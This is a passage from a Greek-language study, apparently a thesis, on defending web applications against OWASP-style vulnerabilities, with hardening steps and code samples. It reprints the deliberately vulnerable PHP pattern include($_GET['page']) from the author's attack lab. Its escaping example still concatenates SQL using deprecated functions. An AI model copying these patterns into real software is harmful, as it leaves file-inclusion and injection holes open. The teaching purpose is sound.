Παρέχει ένα επιπλέον μέτρο προστασίας για τις επιθέσεις XSS και Code Injection, ορίζοντας ποιο περιεχόμενο της σελίδας γίνεται αποδεκτό και έτσι επιτρέπει στον περιηγητή να το φορτώσει ή όχι. Αυτό το κάνει ορίζοντας τα domains τα οποία ο περιηγητής μπορεί να εμπιστεύεται και να δέχεται πηγές κώδικα. Με αυτό το μέτρο προστασίας μπορεί να εξαλείψουμε και επιθέσεις που έχουν να κάνουν με packet sniffing καθώς τα domains που θα φορτώνουμε θα είναι συγκεκριμένα και έχουμε και τη δυνατότητα να ορίσουμε ποια πρωτόκολλα να χρησιμοποιεί ο περιηγητής, για παράδειγμα μόνο HTTPS οπότε τα δεδομένα θα είναι όλα κρυπτογραφημένα [27]. Η εικόνα 113 δείχνει την επικοινωνία που γίνεται ανάμεσα στον client και τον server μαζί με ποια αιτήματα δέχεται και ποια απορρίπτει.

Εικόνα 113. Λειτουργία του CSP

X-XSS-Protection

Με αυτό το header ενεργοποιείται το φιλτράρισμα για cross site scripting επιθέσεις που υπάρχει εγκατεστημένο μέσα στους σύγχρονους περιηγητές. Συνήθως είναι ενεργοποιημένο κατά προεπιλογή το φιλτράρισμα αλλά με την χρήση του header θα το επιβληθεί ο περιηγητής. Χρησιμοποιείται ως δευτερεύον header καθώς αν υπάρχει σωστά ρυθμισμένο το Content Security Policy οι περισσότερες XSS επιθέσεις δεν θα δουλέψουν [27].

HTTP Strict Transport Security (HSTS)

Είναι ένα header το οποίο επιβάλει στους περιηγητές να χρησιμοποιούν σελίδες οι οποίες διαθέτουν HTTPS. Ακόμα και αν η σελίδα διαθέτει και τα δύο πρωτόκολλα ο περιηγητής θα ανοίξει μόνο το HTTPS εφόσον είναι ενεργοποιημένο το HSTS [27]. Στην εικόνα 114 μπορούμε να δούμε πως λειτουργεί το HSTS, ενώ ο client φαίνεται να στέλνει HTTP αίτημα στον server, εκείνος του απαντάει στο αίτημα αυτό με HTTPS.

Εικόνα 114. Λειτουργία του HSTS

X-Frame-Options

Το X-Frame-Options header παρέχει προστασία από clickjacking με το να μην αφήνει μία διαδικτυακή εφαρμογή να φορτώσει iframes. Iframe είναι ένα HTML αρχείο ενσωματωμένο μέσα σε ένα άλλο HTML αρχείο της διαδικτυακής εφαρμογής. Το clickjacking δημιουργείται όταν μία σελίδα έχει φορτώσει περιεχόμενο το οποίο μπορεί να μην φαίνεται πάνω από το κυρίως περιεχόμενο μίας σελίδας, για παράδειγμα σε ένα σύνδεσμο που θέλει να πατήσει ένας χρήστης. Με αυτό τον τρόπο όταν ο χρήστης πάει να επισκεφθεί το σύνδεσμο που θέλει πατάει πάνω σε ένα άλλο σύνδεσμο που δεν είναι ορατός και μπορεί να τον μεταφέρει σε μία κακόβουλη σελίδα [27].

Expect-CT

Το Expect-CT header εμποδίζει την χρήση των κακομεταχειρισμένων πιστοποιητικών με το να επιτρέπει στην διαδικτυακή εφαρμογή να επιβάλει Certificate Transparency (CT). Με αυτό το header ενεργό η διαδικτυακή εφαρμογή ζητάει από τον περιηγητή την επαλήθευση αν το πιστοποιητικό υπάρχει σε δημόσια αρχεία καταγραφής CT [27]. Το Certificate Transparency έχει δημιουργηθεί για να ελέγχει σε πραγματικό χρόνο τα πιστοποιητικά SSL. Συγκεκριμένα εντοπίζει τα SSL πιστοποιητικά τα οποία έχουν δοθεί λάθος από τις αρχές πιστοποίησης ή εκείνα τα οποία τα έχουν αποκτήσει με δόλιο τρόπο. Επίσης είναι εφικτό να αναγνωρίσει μία αρχή πιστοποίησης η οποία δίνει για δόλιο σκοπό πιστοποιητικά [28].

X-Content-Type-Options

Με τη χρήση του αποτρέπουμε στους περιηγητές Explorer και Google Chrome να ψάχνουν για απαντήσεις εκτός του δηλωμένου Content-Type [27]. Το Content-Type δηλώνει τι τύπου αρχείου είναι τα μέσα (MIME type - Multipurpose Internet Mail Extensions) που υπάρχουν στις πηγές. Με αυτόν τον τρόπο αποτρέπουμε το MIME type sniffing που κάνουν οι περιηγητές. Αυτό βοηθάει να αποφύγουμε XSS επιθέσεις, για παράδειγμα όταν έχει δηλώσει ο προγραμματιστής ότι το Content-Type ενός αρχείου θα είναι text/plain ενώ είναι σωστό ένας περιηγητής μπορεί να χρησιμοποιήσει το MIME sniffing που διαθέτει και να κάνει το αρχείο αυτό εκτελέσιμο με αποτέλεσμα ένας κακόβουλος χρήστης να μπορεί να εκτελέσει JavaScript κώδικα από το text file [29].

Permissions-Policy

Το Permissions-Policy header δίνει την δυνατότητα της αποδοχής ή της άρνησης στα γνωρίσματα του περιηγητή, είτε αυτά είναι σε δικό του πλαίσιο ή σε περιεχόμενο που υπάρχει μέσα σε iframe. Λειτουργεί όπως το Content Security Policy αλλά αφορά τις δυνατότητες (features) που έχει ένας περιηγητής αντί την ασφάλεια.

Όλες αυτές οι προσθήκες που έχουν γίνει στο HTTP βοηθάνε κατά πολύ την αντιμετώπιση των ευπαθειών που υπάρχουν και μειώνουν τις επιθέσεις που γίνονται καθημερινά, όμως δεν είναι αρκετά για να τις εξαλείψουν τελείως. Θα πρέπει να ακολουθηθούν και άλλες τεχνικές από πλευράς προγραμματιστών, διαχειριστών αλλά και χρηστών μιας διαδικτυακής εφαρμογής. Αυτές τις λύσεις που πρέπει να ακολουθήσουν θα τις αναφέρουμε στις επόμενες ενότητες για κάθε μία από τις ευπάθειες που έχουμε συναντήσει.

6.2 Injection

Όπως είδαμε στα παραδείγματά μας οι Injection ευπάθειες έχουν να κάνουν με τον τρόπο γραφής του κώδικα των διαδικτυακών εφαρμογών. Ο καλύτερος τρόπος για τον εντοπισμό τέτοιων

ευπαθειών είναι ο έλεγχος του κώδικα της εφαρμογής από τον ίδιο τον προγραμματιστή και έπειτα επανέλεγχος με διάφορα αυτοματοποιημένα προγράμματα.

Μία πρώτη αντιμετώπιση που θα μπορούσε να γίνει για να αποτραπεί αυτή η ευπάθεια είναι η χρήση φίλτρων. Από τη μία βοηθάνε στο να φαίνεται πιο ασφαλής η εφαρμογή αλλά δεν είναι. Κάνει πιο δύσκολη τη δουλειά εκείνου που θέλει να εκμεταλλευτεί την εφαρμογή αλλά αλλάζοντας την κωδικοποίηση ή χρησιμοποιώντας κάποιο proxy μπορεί να τα προσπεράσει, οπότε καλό είναι να χρησιμοποιείται σαν επιπλέον επίπεδο προστασίας [24]. Τα φίλτρα που μπορούμε να χρησιμοποιήσουμε για να αυξήσουμε την ασφάλεια στην διαδικτυακή εφαρμογή είναι τα παρακάτω:

- **Apache Scalp,** είναι τύπου Log Analyzer, εφαρμόζεται σε επίπεδο εφαρμογής και κάθε φορά που ο Apache δημιουργεί log αρχεία για τα αιτήματα HTTP/GET τα αναλύει το Scalp και βλέπει αν περιέχουν κακόβουλο κώδικα. Το μειονέκτημά του είναι όταν αν ο κώδικας σταλθεί μέσω HTTP/POST αιτήματος δεν μπορεί να αναλύσει τις μεταβλητές που υπάρχουν.
- **Snort,** είναι τύπου Open Source IDS (Intrusion Detection System)/IPS (Intrusion Prevention System), εφαρμόζεται σε επίπεδο δικτύου και περιέχει υπογραφές από επιθέσεις σε μορφή κανόνων και βάση των κανόνων αυτών μπορεί να ανιχνεύσει επιθέσεις κατά της εφαρμογής. Το μειονέκτημά του είναι ότι μπορεί να υποστηρίξει μόνο σε μία βάση δεδομένων.
- **GreenSQL,** είναι τύπου Open Source Security, εφαρμόζεται σε επίπεδο βάσης δεδομένων και υποκλέπτει την επικοινωνία μεταξύ της βάσης δεδομένων και της διαδικτυακής εφαρμογής. Το μειονέκτημα του είναι ότι δεν υποστηρίζει όλους τους τύπους βάσεων δεδομένων και όλα τα λειτουργικά.
- **ModSecurity,** είναι τύπου Firewall, εφαρμόζεται σε επίπεδο εφαρμογής και παρέχει προστασία από ένα εύρος επιθέσεων εναντίων της διαδικτυακής εφαρμογής. Επίσης επιτρέπει την παρακολούθηση και την ανάλυση σε επίπεδο πραγματικού χρόνου της HTTP κίνησης. Το μειονέκτημα του είναι ότι είναι δύσκολο στην υλοποίηση και χρειάζεται διαφορετικές ρυθμίσεις για διαφορετικές εφαρμογές [30].

Δύο άλλες τεχνικές ασφαλείας είναι η χρήση των whitelists και των blacklists. Ουσιαστικά είναι κανόνες πολιτικής που επιτρέπουν ή απαγορεύουν αντίστοιχα διάφορες λέξεις για την είσοδο ως δεδομένα. Με αυτό τον τρόπο για παράδειγμα θα μπορούσαμε να αποτρέψουμε την χρήση των εντολών UNION, INSERT, DELETE κλπ [24]. Τέλος το πιο αποτελεσματικό μέτρο που υπάρχει για την αντιμετώπιση των Injection είναι η χρήση των parameterized statements, που βοηθάνε στο να ξεχωρίσει η εφαρμογή τα ερωτήματα SQL από τα δεδομένα που περνάει ο χρήστης. Παρακάτω θα αναφέρουμε δύο παραδείγματα με τη σωστή μορφή που πρέπει να έχουν οι εντολές μας σε γλώσσα PHP και PERL [31].

PHP

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

PERL

```
my $sql = "INSERT INTO foo (bar, baz) VALUES ( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Όμως SQL Injection ευπάθεια δεν συναντάμε μόνο στον κώδικα που γράφουμε την εφαρμογή, σε περίπτωση που χρησιμοποιούμε Stored Procedure υπάρχει ο ίδιος κίνδυνος ευπάθειας. Store Procedures είναι ένα αποθηκευμένο κομμάτι κώδικα το οποίο μπορείς να το επαναχρησιμοποιήσεις όσες φορές θες και κάθε φορά μπορείς να του δώσεις μία διαφορετική παράμετρο κατά την κλήση της. Καλό είναι να χρησιμοποιούμε κι εκεί parameterize χρησιμοποιώντας bind variables. Για παράδειγμα η σωστή γραφή μίας Store Procedure είναι:

```
PROCEDURE AnotherSafeGetBalanceQuery(UserID varchar, Dept varchar)
      AS stmt VARCHAR(400); result NUMBER;
BEGIN
  stmt := 'SELECT balance FROM accounts_table WHERE user_ID = :1
       AND department = :2';
  EXECUTE IMMEDIATE stmt INTO result USING UserID, Dept;
  RETURN result;
END;
```

Με τους παραπάνω τρόπους "προετοιμάζεται" το ερώτημα στην SQL για το ποιο κομμάτι είναι γραμμένο από τον προγραμματιστή και ποια είναι τα δεδομένα εισαγωγής του χρήστη. Οπότε ότι εισάγει ο χρήστης θα σταλεί στο ερώτημα της SQL ως απλό κείμενο [31]. Καλό είναι και ως επιπλέον μέτρο ασφαλείας, όπου είναι εφικτό, η χρήση διάφορων χειρισμών της SQL, όπως το LIMIT, ώστε σε περίπτωση μη αποφυγής της επίθεσης να είναι περιορισμένη η αποκάλυψη των δεδομένων καθώς με το LIMIT 5 ή 10 για παράδειγμα θα του επιστρέψει μόνο ένα μικρό ποσοστό δεδομένων. Επίσης οι χρήστες των βάσεων δεδομένων να έχουν μόνο τα δικαιώματα που χρειάζονται και όχι παραπάνω, δηλαδή όταν ένας χρήστης πρέπει να τρέξει την εντολή SELECT και δεν χρειάζεται κάποια άλλη, να μην του έχουν δοθεί τα δικαιώματα για τις εντολές INSERT, DELETE κλπ.

6.3 Broken Authentication

Το βασικό μέτρο ασφαλείας που θα μπορούσε να χρησιμοποιηθεί για την καταπολέμηση της συγκεκριμένης ευπάθειας είναι η χρήστη των multi factor authentication. Πλέον η εξακρίβωση της αυθεντικότητας του χρήστη δεν πρέπει να είναι της απλής μορφής, χρήση μόνο ενός κωδικού, μιας και η τεχνολογία έχει εξελιχθεί πάρα πολύ. Υπάρχουν διάφορες τεχνικές για να χρησιμοποιήσουμε ως πολλαπλά επίπεδα ασφαλείας, μερικά από αυτά είναι ένα ψηφιακό token το οποίο μπορεί να έρχεται στο κινητό ως μήνυμα ένα αλφαριθμητικό για επιβεβαίωση ταυτότητας χρήστη με βάση το κινητό που έχει δηλώσει στην εγγραφή του, δακτυλικό αποτύπωμα, αναγνώριση προσώπου και άλλα. Δεύτερος τρόπος αντιμετώπισης που έχει να κάνει με πολλαπλούς ελέγχους είναι να μπαίνει όριο στις προσπάθειες εισόδου, σε περίπτωση που ένα username αποτύχει να συνδεθεί την τέταρτη φορά να κλειδώνεται ο λογαριασμός του χρήστη και να στέλνετε email με οδηγίες επαναφοράς του.

Επιπλέον έλεγχος θα μπορούσε να μπει στο περιεχόμενο των κωδικών πρόσβασης που έχουν οι χρήστες. Αυτό μπορεί να γίνει σε δύο σημεία, το πρώτο είναι κατά τη δημιουργία του κωδικού κάνοντας έλεγχο για το πόσο «δυνατός» είναι, χρησιμοποιώντας σύμβολα, αριθμούς, κεφαλαία, πεζά όλους τους συνδυασμούς. Το δεύτερο σημείο ελέγχου γίνεται σε τακτά χρονικά διαστήματα, για παράδειγμα κάθε έξι μήνες. Αυτοματοποιημένος έλεγχος μπορεί να ελέγχει τους κωδικούς των χρηστών και να βλέπει αν συμπεριλαμβάνονται σε λίστες με τους πιο γνωστούς κωδικούς που υπάρχουν στο Διαδίκτυο. Σε περίπτωση τώρα που βρει κάποιο κωδικό που να είναι μέσα στη λίστα μπορεί η εφαρμογή να στέλνει ειδοποίηση στον χρήστη για να γίνει αλλαγή κωδικού. Επίσης θα μπορούσε να εφαρμοστεί πολιτική αλλαγή των κωδικών πρόσβασης ανά τακτά χρονικά διαστήματα.

Τέλος η χρήση ενός προγράμματος για την διαχείριση των συνεδριών. Αυτό το πρόγραμμα ουσιαστικά τρέχει στον διακομιστή και ελέγχει στην είσοδο του χρήστη για την ταυτότητα της συνεδρίας που θα δημιουργηθεί. Διαγράφει τη συγκεκριμένη ταυτότητα και δημιουργεί μία καινούρια τυχαία για να χρησιμοποιεί ο χρήστης κατά την περιήγηση στην διαδικτυακή εφαρμογή. Ένα τέτοιο πρόγραμμα υποστήριξης του διακομιστή για τις συνεδρίες είναι το Sun ONE Application Server. Τα session id δεν πρέπει να εμφανίζονται στο URL αλλά να αποθηκεύονται με ασφαλή τρόπο στον server και να ακυρώνονται μετά από έξοδο ή αδράνεια του χρήστη.

6.4 Broken Access Control

Το βασικότερο κομμάτι που πρέπει να καταλάβουμε για το Access Control είναι ότι έχει αποτελεσματικότητα μόνο στις περιπτώσεις που επιβάλλεται σε έμπιστα κομμάτια κώδικα στην πλευρά του διακομιστή όπου ένας κακόβουλος χρήστης δεν θα έχει πρόσβαση για να μπορεί να αλλάξει τις ρυθμίσεις του. Αν δεν ξεκινήσουμε αυτό το βήμα ότι πολιτικές και να εφαρμόσουμε δεν θα δουλεύουν σωστά αν είναι σε λάθος σημεία.


Η βάση της σωστής χρήσης του Access Control είναι η άρνηση κατά προεπιλογή, με εξαίρεση τις πληροφορίες που πρέπει να είναι δημόσιες. Δηλαδή το να ξεκινάς τους κανόνες έχοντας απαγορεύσει την πρόσβαση σε όλα τα σημεία, και σιγά σιγά να δίνεις προσβάσεις σε συγκεκριμένα σημεία για συγκεκριμένους χρήστες, με αυτόν τον τρόπο μειώνεις το ποσοστό λάθους χειρισμού. Όταν λοιπόν δημιουργηθούν αυτοί οι κανόνες και ελεγχθούν ότι είναι εντάξει τους επαναχρησιμοποιούμαι και σε άλλα σημεία της εφαρμογής, συμπεριλαμβανομένου και στην χρήση CORS (Cross-Origin Resource Sharing) αντί να φτιάχνουμε καινούριους. CORS είναι όταν μία εφαρμογή χρησιμοποιεί επιπλέον HTTP headers για να κάνει αίτημα προς άλλη προέλευση και όχι από την ίδια, δηλαδή άλλο τομέα, πρωτόκολλο ή πόρτα. Θα πρέπει να γίνεται καταγραφή των αποτυχιών του access control και να ενημερώνονται οι διαχειριστές όταν χρειάζεται. Θα αναφερθούμε στις ελάχιστες καταγραφές γεγονότων που θα πρέπει να γίνονται σε μία διαδικτυακή εφαρμογή.

1. Γεγονότα που έχουν να κάνουν με το λειτουργικό σύστημα
    - Εκκίνηση και τερματισμός συστήματος
    - Εκκίνηση και τερματισμός υπηρεσίας
    - Αλλαγές και αποτυχίες στη σύνδεση δικτύου
    - Αλλαγές, ή προσπάθειες για αλλαγή, στις ρυθμίσεις ασφαλείας και στους χειρισμούς του συστήματος
2. Αρχείο ελέγχου του λειτουργικού συστήματος
    - Προσπάθειες εισόδου, είτε επιτυχημένες, είτε αποτυχημένες
    - Τις μεθόδους που χρησιμοποιήθηκαν μετά την είσοδο στο σύστημα, για παράδειγμα διάβασμα ή ενημέρωση κάποιου σημαντικού αρχείου, ή εγκατάσταση κάποιου λογισμικού
    - Αλλαγές στους λογαριασμούς, για παράδειγμα δημιουργία ενός καινούριου λογαριασμού ή διαγραφή ενός υπάρχον, ή αλλαγή δικαιωμάτων ενός λογαριασμού
    - Επιτυχής ή ανεπιτυχής χρήση προνομιούχων λογαριασμών
3. Πληροφορίες λογαριασμού της εφαρμογής
    - Επιτυχημένες ή αποτυχημένες προσπάθειες επαλήθευσης στοιχείων της εφαρμογής
    - Αλλαγές λογαριασμών της εφαρμογής, παρόμοιες με τους ελέγχους των λογαριασμών στο λειτουργικό σύστημα
    - Χρήση των διαφορετικών προνομίων που έχει μία εφαρμογή
4. Λειτουργίες εφαρμογής
    - Εκκίνηση και τερματισμός της εφαρμογής

- Αποτυχίες της εφαρμογής
- Σημαντικές αλλαγές στις ρυθμίσεις της εφαρμογής
- Συναλλαγές της εφαρμογής, για παράδειγμα καταγραφές των διακομιστών για τα e-mails όπως αποστολέας, παραλήπτης, τίτλος και συνημμένα αρχεία που υπάρχουν σε αυτό. Ένα άλλο παράδειγμα θα μπορούσε να είναι ο διακομιστής της εφαρμογής να καταγράφει τα URL που ζητούνται και τους τύπους των απαντήσεων που δίνονται από τον ίδιο τον διακομιστή.

Όταν δημιουργηθούν τα μοντέλα του Access Control θα πρέπει και να επιβάλλουν την ιδιοκτησία των δεδομένων και να μην δέχεται η εφαρμογή οποιονδήποτε χρήστη να δημιουργεί, διαβάζει, ενημερώνει ή να διαγράφει δεδομένα που δεν του ανήκουν. Επιπλέον οι χρήστες θα πρέπει να έχουν τα λιγότερα δικαιώματα και τον ελάχιστο χρόνο που χρειάζονται για να εκτελέσουν κάποια ενέργεια. Τέλος όπως είδαμε και στο παράδειγμα με την επίθεση στην ευπάθεια File Inclusion, θα πρέπει να μην επιτρέπεται η περιήγησή του χρήστη σε φακέλους που δεν έχει δικαιώματα χρησιμοποιώντας την μέθοδο include(). Για να γίνει αυτό θα πρέπει να απενεργοποιηθούν κάποιες ρυθμίσεις από το διακομιστή και έπειτα να αλλάξουμε τη γραφή του κώδικά μας. Πρώτα σιγουρεύουμε ότι αποτρέπουμε τη Remote File Inclusion με το να απενεργοποιήσουμε από το server τις συναρτήσεις allow_url_fopen & allow_url_include. Στην εικόνα 115 φαίνεται με κίτρινο χρώμα οι ρυθμίσεις που πρέπει να αλλάξουν. Στο δικό μας διακομιστή που χρησιμοποιήσαμε για τις επιθέσεις θα πρέπει να τρέξουμε τις παρακάτω εντολές:

- **sudo nano /etc/php5/cgi/php.ini**
- **ctrl + w** (για αναζήτηση allow)
- **allow_url_fopen = off**
- **allow_url_include = off**



Εικόνα 115. Αρχείο php.ini του διακομιστή

Έπειτα μπορούμε αντί να χρησιμοποιούμε dynamic file inclusion να χρησιμοποιούμε static file inclusion. Δηλαδή όταν θέλουμε στον κώδικά μας να τρέξουμε μία εντολή include είναι πιο

ασφαλές να περάσουμε το αρχείο που θέλουμε σαν "hard coded" αντί μέσω της POST ή GET. Π.χ. στο παράδειγμα που είχαμε εμείς η απλή μορφή του κώδικα ήταν:

```
<?php
....
include($_GET['page']);
....
?>
```

Χρησιμοποιώντας τη μεταβλητή page περνούσαμε το αρχείο για να ανοίξει. Το ασφαλές θα ήταν να γίνεται απευθείας το include του αρχείου που χρειάζεται.

```
<?php
....
include('page.php');
....
?>
```

Ακόμα και στις περιπτώσεις που χρησιμοποιείται η POST με την οποία δεν φαίνεται στο URL η μεταβλητή με τη σελίδα που φορτώνει, μπορεί να χρησιμοποιήσει το Burp proxy και τότε έχει τη δυνατότητα ο κακόβουλος χρήστης να το αλλάξει να φαίνεται όπως η GET και θα μπορεί να το μετατρέψει σε αυτό που θέλει όπως έγινε και στις δοκιμές μας.

6.5 Security Misconfiguration

Μία δύσκολη εργασία που έχει ο προγραμματιστής της διαδικτυακής εφαρμογής είναι η εξασφάλιση της ασφάλειας με όλα αυτά τα στοιχεία που μπορεί να χρησιμοποιεί. Το κάθε στοιχείο μπορεί να αποτελείται από διάφορες υπηρεσίες, χρήσιμες και μη. Αυτό που πρέπει να έχει στο μυαλό του ενώ διαλέγει αυτά τα στοιχεία είναι ότι όλα μπορούν να έχουν δικές τους ευπάθειες. Όσο περισσότερες λειτουργίες έχει μία διαδικτυακή εφαρμογή άλλο τόσο μεγαλώνει και το παράθυρο επίθεσης που θα έχει ένας κακόβουλος χρήστης, για αυτό το λόγο θα πρέπει να απενεργοποιούνται όλες οι λειτουργίες οι οποίες δεν χρειάζονται από τα συγκεκριμένα στοιχεία. Πολλές από αυτές τις λειτουργίες χρησιμοποιούν και προεπιλεγμένους κωδικούς διαχειριστών, οι οποίοι θα πρέπει να γίνονται αλλαγή μετά την πρώτη πρόσβαση. Ένα παράδειγμα που είδαμε αφορούσε το Directory Listing, το οποίο πρέπει να είναι απενεργοποιημένο από τον διακομιστή για να μην μπορεί ένας χρήστης να δει τα αρχεία που υπάρχουν στο συγκεκριμένο κατάλογο, για να γίνει αυτό θα πρέπει να τροποποιηθεί το αρχείο *httpd.conf* του διακομιστή και να προστεθεί η παρακάτω γραμμή:

```
<Directory /your/website/directory>Options -Indexes</Directory>
```

Επίσης θα χρειαστεί να γίνει και σωστή ρύθμιση των πληροφοριών που θα δίνονται στον χρήστη όταν ζητήσει κάτι το οποίο δεν θα υπάρχει και θα του επιστραφεί μία σελίδα με το error. Όπως είδαμε και στο παράδειγμά μας μία τέτοια αμέλεια μπορεί να αποκαλύψει σημαντικές πληροφορίες για τη βάση δεδομένων, τον διακομιστή και ο κακόβουλος χρήστης να ψάξει για ευπάθειες σε αυτές τις εκδόσεις. Τέλος η χρήση των security headers ή security directives του HTTP θα πρέπει να είναι ενεργοποιημένη στη διαδικτυακή μας εφαρμογή για παραπάνω μέτρα ασφαλείας.


Πολλά από αυτά μπορούν να ελεγχθούν και με αυτοματοποιημένα εργαλεία και έπειτα να δημιουργήσουμε επαναλαμβανόμενες αυτοματοποιημένες εργασίες για να διορθώνουν τυχόν σφάλματα που υπάρχουν ή να ενημερώνουν για χειροκίνητη ρύθμιση. Καθώς γίνονται αυτοί οι έλεγχοι θα πρέπει να είμαστε σίγουροι ότι οι διακομιστές στους οποίους γίνεται ο έλεγχος έχουν τις ίδιες ρυθμίσεις. Μπορεί να χρησιμοποιούμε άλλο server για την δημιουργία των εφαρμογών, άλλων για να γίνονται οι δοκιμές τους και τέλος άλλον για να βγει η εφαρμογή στην παραγωγή. Ελέγχοντας έναν διακομιστή και δούμε ότι είναι εντάξει και μετά περάσουμε την διαδικτυακή εφαρμογή σε έναν άλλον με άλλες ρυθμίσεις δεν υπάρχει εγγύηση ότι κι εκεί δεν θα έχει προβλήματα ασφαλείας.

6.6 Cross Site Scripting (XSS)

Ο λόγος που δημιουργούνται τέτοιες ευπάθειες είναι επειδή η γλώσσα HTTML είναι γραμμένη έτσι ώστε όταν κάποιος χρήστης γράφει κάτι σε ένα κουτί κειμένου ή σε μία παράμετρο, το περιεχόμενό τους αντιμετωπίζεται σαν να είναι μέρος της σελίδας. Με αυτό τον τρόπο αν είναι γραμμένος κώδικας JavaScript στο περιεχόμενο θα εκτελεστεί.

Για να αποφύγουμε αυτή την εκμετάλλευση της ευπάθειας το καλύτερο που μπορούμε να κάνουμε είναι να μειώσουμε αρχικά τη χρήση εισαγωγής κειμένου όπου δεν είναι απαραίτητο. Στις περιπτώσεις που κάτι τέτοιο δεν είναι εφικτό θα πρέπει να χρησιμοποιούμε escape characters για οτιδήποτε θέλουμε να εμφανίσουμε ή να χρησιμοποιήσουμε μέσα σε μία HTML σελίδα. Αυτό σημαίνει ότι θα πρέπει να μετατρέψουμε όλους τους παρακάτω χαρακτήρες &, <, >, “, ‘, / με αυτό που αντιπροσωπεύονται στη γλώσσα HTML, &, < , > , " , ' , / αντίστοιχα. Αυτό μπορεί να γίνει με έτοιμα script ή μπορούμε να γράψουμε τα δικά μας.

Στην εικόνα 116 βλέπουμε τον inspector στον browser μας από εκεί μπορούμε να δούμε τον κώδικα που κρύβεται πίσω από την καταχώρηση στο guestbook στο παράδειγμα που είδαμε στο κεφάλαιο με τις επιθέσεις.



Εικόνα 116. Το JavaScript κώδικα που τρέχει η σελίδα

Όπως βλέπουμε είναι το script το οποίο καταχωρήσαμε και βλέπουμε ότι η HTML το θεωρεί μέρος της σελίδας και εκτελείται κανονικά. Οπότε πρέπει να φροντίζουμε να κάνουμε escape στις εισαγωγές κειμένου ώστε σε περίπτωση που περιέχουν κάποιο κώδικα να μετατρέπεται σε μη εκτελέσιμο. Η εικόνα 117 δείχνει κώδικα σε γλώσσα PHP ο οποίος κάνει escape τους χαρακτήρες.

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = stripslashes($name);
   $name = mysql_real_escape_string($name);
   $name = htmlspecialchars($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}
```

Εικόνα 117. PHP script για τεχνική escaping

Εκτός από τον έτοιμο κώδικα και την δημιουργία δικών μας script μπορούμε να χρησιμοποιούμε και frameworks για την δημιουργία της διαδικτυακής εφαρμογής τα οποία κάνουν αυτόματα τις τεχνικές escaping στα δεδομένα εισόδου, όπως η Ruby on Rails και η React JS. Μία ακόμα ενέργεια θα ήταν η ενεργοποίηση των πολιτικών ασφαλείας των περιεχομένων με security header (CSP – Content Security Policy).

Καθώς αναφέραμε ότι μία XSS επίθεση επηρεάζει και τους χρήστες που χρησιμοποιούν την διαδικτυακή εφαρμογή θα ήταν καλό να αναφέρουμε και μερικές ενέργειες από την πλευρά τους. Ως χρήστης λοιπόν για να προφυλαχτούμε από μία XSS επίθεση η οποία μπορεί να υπάρχει σε μία ιστοσελίδα εμπιστοσύνης, δεν είναι και πάρα πολύ εύκολο. Για παράδειγμα αν κάποιος έχει εισάγει JavaScript κώδικα σε μία σελίδα που χρησιμοποιούμε καθημερινά, μόλις την φορτώσουμε θα τρέξει ο κώδικας και θα γίνουμε θύμα της επίθεσης.

